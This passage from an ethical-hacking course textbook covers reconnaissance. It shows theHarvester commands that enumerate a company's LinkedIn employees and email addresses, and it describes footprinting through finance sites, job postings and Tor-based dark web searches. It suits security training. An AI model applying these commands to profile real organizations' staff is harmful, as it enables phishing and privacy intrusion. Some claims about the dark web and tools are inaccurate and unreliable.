


Figure 2.20: Screenshot of Intelius People Search

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Gathering Information from LinkedIn

LinkedIn is a social networking website for professionals. It connects the world's human resources to aid productivity and success. The site contains personal information such as name, position, organization name, current location, educational qualifications, and so on. Information gathered from LinkedIn helps an attacker in performing social engineering or other kinds of attacks.

Attackers can use theHarvester tool to gather information from LinkedIn based on the target organization name:

- **theHarvester**

  Source: *http://www.edge-security.com*

  theHarvester is a tool designed to be used in the early stages of a penetration test. It is used for open-source intelligence gathering and helps to determine a company's external threat landscape on the Internet. Attackers use this tool to perform enumeration on the LinkedIn social networking site to find employees of the target company along with their job titles.

  As shown in the screenshot, the attacker uses the following command to enumerate users on LinkedIn:

  ```
  theHarvester -d microsoft -l 200 -b linkedin
  ```

  In the above command, -d specifies the domain or company name to search, -l specifies the number of results to be retrieved, and -b specifies the data source as LinkedIn.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.21: Screenshot showing theHarvester command to enumerate users on LinkedIn





Figure 2.22: Screenshot showing theHarvester search results from LinkedIn

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Harvesting Email Lists

Gathering email addresses related to the target organization acts as an important attack vector during the later phases of hacking. Attackers can use automated tools such as theHarvester and Email Spider to collect publicly available email addresses of the employees of the target organization. These tools harvest email lists related to a specified domain using search engines such as Google, Bing, and Baidu. Attackers use these email lists and usernames to perform social engineering and brute force attacks on the target organization.

- **theHarvester**

  Source: *http://www.edge-security.com*

  Attackers use theHarvester tool to extract email addresses related to the target domain. For example, attackers use the following command to extract email addresses of microsoft.com using the Baidu search engine:

  ```
  theharvester -d microsoft.com -l 200 -b baidu
  ```

  In the above command, -d specifies the domain used for harvesting the emails, -l will limit the results to 200, and -b tells theHarvester to extract the results from the Baidu search engine; alternatively, you can use Google, Bing, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.23: Screenshot showing theHarvester command to extract email addresses




Figure 2.24: Screenshot showing the email list extracted by theHarvester

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Gathering Information from Financial Services

Attackers who seek access to personal information or financial information often target financial data such as stock quotes and charts, financial news, and portfolios. Financial services such as Google Finance, MSN Money, Yahoo Finance, and Investing.com can provide a large amount of useful information such as the market value of a company's shares, company profile, competitor details, stock exchange rates, corporate press releases, financial reports along with news, and blog search articles about corporations. The information provided varies from one service to the other. Financial firms rely on web services to perform transactions and grant users access to their accounts. Attackers can obtain sensitive and private information regarding these firms by using malware, exploiting software design flaws, breaking authentication mechanisms, service flooding, and performing brute force attacks and phishing attacks.

- **Google Finance**

  Source: *https://www.google.com/finance*

  The Google finance service features business and enterprise headlines for many corporations, including their financial decisions and major news events. Stock information is also available, as are stock price charts that contain marks for major news events and corporate actions. The site also aggregates Google news and Google blog search articles about each corporation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.25: Screenshot of Google Finance Service

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprinting through Job Sites

Attackers can gather valuable information about the operating system, software versions, company's infrastructure details, and database schema of an organization through footprinting job sites using different techniques. Many organizations' websites provide recruiting information on a job posting page that, in turn, reveals hardware and software information, network-related information, and technologies used by the company (e.g., firewall, internal server type, OS used, network appliances, and so on.). In addition, the website may have a key employee list with email addresses. Such information may prove to be beneficial for an attacker. For example, if an organization advertises a Network Administrator job, it posts the requirements related to that position.

Further, attackers can go through employee resumes posted on job sites and extract information such as an individual's expertise, educational qualifications, and job history. The job history of an employee can reveal technical information about the target organization. Attackers can use the technical information obtained through job sites such as Dice, LinkedIn, and Simply Hired to detect underlying vulnerabilities in the target IT infrastructure.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.26: Screenshot of job posting showing valuable information

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Deep and Dark Web Footprinting

The surface web is the outer layer of the online cyberspace that allows the user to find web pages and content using regular web browsers. Search engines use crawlers that are programmed bots to access and download web pages. The surface web can be accessed by browsers such as Google Chrome, Mozilla Firefox, and Opera.

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed. Such content cannot be located using traditional web browsers and search engines. The size of the deep web is incalculable, and it expands to almost the entire World Wide Web. The deep web does not allow the crawling process of basic search engines. It consists of official government or federal databases and other information linked to various organizations. The deep web can be accessed using search engines such as Tor Browser and the WWW Virtual Library. It can be used for both legal and illegal activities.

The dark web or Darknet is a deeper layer of the online cyberspace, and it is the subset of the deep web that enables anyone to navigate anonymously without being traced. The dark web can be accessed only through specialized tools or darknet browsers. Attackers primarily use the dark web to perform footprinting on the target organization and launch attacks. The dark web can be accessed using search engines such as Tor Browser and ExoneraTor.

Attackers can use deep and dark web searching tools such as Tor Browser, ExoneraTor, and OnionLand Search engine to gather confidential information about the target, such as credit card details, passports information, identification card details, medical records, social media accounts, and Social Security Numbers (SSNs). With the help of this information, they can launch further attacks on the targets.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Tor Browser**

  Source: *https://www.torproject.org*

  Tor Browser is used to access the deep and dark web, where it acts as a default VPN for the user and bounces the network IP address through several servers before interacting with the web. Attackers use this browser to access hidden content, unindexed websites, and encrypted databases present in the deep web.

  As shown in the screenshot, by using Tor Browser, attackers can obtain more detailed and hidden information about the target organization.

